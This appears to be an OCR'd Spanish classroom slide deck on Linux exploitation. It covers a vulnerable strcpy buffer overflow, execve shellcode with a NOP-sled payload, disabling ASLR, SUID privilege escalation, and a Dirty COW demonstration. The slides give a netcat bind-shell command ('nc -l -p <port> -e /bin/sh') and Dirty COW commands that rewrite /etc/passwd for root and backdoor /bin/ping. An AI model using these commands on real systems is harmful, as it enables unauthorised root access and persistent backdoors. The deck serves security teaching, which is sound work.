Linux Exploiting

Por Rubén Calvo Villazán

Seguridad en Sistemas Operativos

Índice


- **Linux Exploiting**
  - **Buffer Overflow**
  - **Privilege Escalation**
  - **Connect to victim**
- **Example**
  - **Dirty COW**

Buffer Overflow

Buffer Overflow

```
void func(char* arg){

        char nombre[32];

        strcpy(nombre, arg);
}

int main(int argc, char** argv){

        func(argv[1]);

}
```

Buffer Overflow



Buffer Overflow

```
678:   e8 a3 fe ff ff          callq  520 <execve@plt>
```

e8 a3 fe ff ff

- **Traducción hexadecimal de la instrucción**

Buffer Overflow

```
void main(){

        char* name[2];
        name[0] = "/bin/sh";
        name[1] = NULL;

        execve(name[0], name, NULL);

}
```

Buffer Overflow

Colchón de NOPS

- **Payload = Basura + Nops + Shell**
- **./bf “AAAA” + “\x90” + “\x1f\x5e\xff”**

Buffer Overflow


Protecciones de Linux:

- **execstack**
  - **Hacer la pila ejecutable**
- **echo 0 > /proc/sys/kernel/randomize_va_space**
  - **Deshabilitar direcciones aleatorias**
- **-fstack-protector**
  - **Protección de la pila**

Privilege Escalation

Privilege Escalation

- **Vertical -> Admin**
- **Horizontal -> Victim**



Privilege Escalation


- **/etc/passwd**
  - **Usuarios**
- **/etc/shadow**
  - **Contraseñas**
- **SUID**
  - **Ejecutar a nivel admin sin serlo: sudo, ping...**

```
root@valkyrie:~# ls -l /usr/bin/sudo
-rwsr-xr-x 1 root root 149080 dit  2 21:02 /usr/bin/sudo
```

Connect to victim

Connect to victim

- **Netcat**
  - **Dejar shell a la escucha:**
    - **nc -l -p <puerto> -e /bin/sh**
  - **Reverse connection**



Example

Dirty COW

- **Dirty COW is NOT Buffer Overflow**

Dirty COW

- **COW – Copy On Write**

- **Si múltiples procesos piden recursos que inicialmente son indistinguibles, se les devuelven punteros al mismo recurso. - Wikipedia**

Dirty COW

```
evilcorp@evilcorp-VirtualBox:~$ sudo su
root@evilcorp-VirtualBox:/home/evilcorp# echo 'Puedo escribir como root' > file
root@evilcorp-VirtualBox:/home/evilcorp# cat file
Puedo escribir como root
root@evilcorp-VirtualBox:/home/evilcorp# chmod 0404 file
root@evilcorp-VirtualBox:/home/evilcorp# ls -lah file
-r-----r-- 1 root root 25 Dec 17 13:40 file
root@evilcorp-VirtualBox:/home/evilcorp#
```

evilcorp@evilcorp-VirtualBox: ~

```
evilcorp@evilcorp-VirtualBox:~$ cat file
Puedo escribir como root
evilcorp@evilcorp-VirtualBox:~$ ./dirty file "como usuario normal tambien"
mmap 7f6d01abf000

madvise 0

procselfmem -1594967296

evilcorp@evilcorp-VirtualBox:~$ cat file
como usuario normal tambievilcorp@evilcorp-VirtualBox:~$
```

Dirty COW

- **Edit /etc/passwd**

```
evilcorp:x:1000:1000:EVILCORP,,,:/home/evilcorp:/bin/bash
```

```
./dirty /etc/passwd "0:0:EVILCORP,,,:/home/evilcorp:/bin/bash"
```

- **Create a backdoor in SUID files**

```
./dirty /bin/ping "nc -l -p 443 -e /bin/sh"
```

Bibliografía

- **OWASP, Buffer Overflow Attack [en línea], 9 Marzo 2014, disponible en https://www.owasp.org/index.php/Buffer_overflow_attack**
- **g0tmi1k, Basic Linux Privilege Escalation [en línea], 2 Agosto 2011, disponible en https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation**
- **Jonathan Leffler, Disable stack protection on Ubuntu for buffer overflow without C compiler flags [en línea], 28 Septiembre 2016, disponible en https://unix.stackexchange.com/questions/66802/disable-stack-protection-on-ubuntu-for-buffer-overflow-without-c-compiler-flags**
- **DirtyCOW, DirtyCOW Vulnerability Details [en linea], 7 Diciembre 2017, disponible en https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails**
- **Privilege Escalation [en línea],7 Diciembre 2017, disponible en https://en.wikipedia.org/wiki/Privilege_escalation**
- **Puente Castro, David. Linux Exploiting. Técnicas de explotación de vulnerabilidades en Linux para la creación de exploits. 1º Edición, 0xWORD, 2013.**

Fin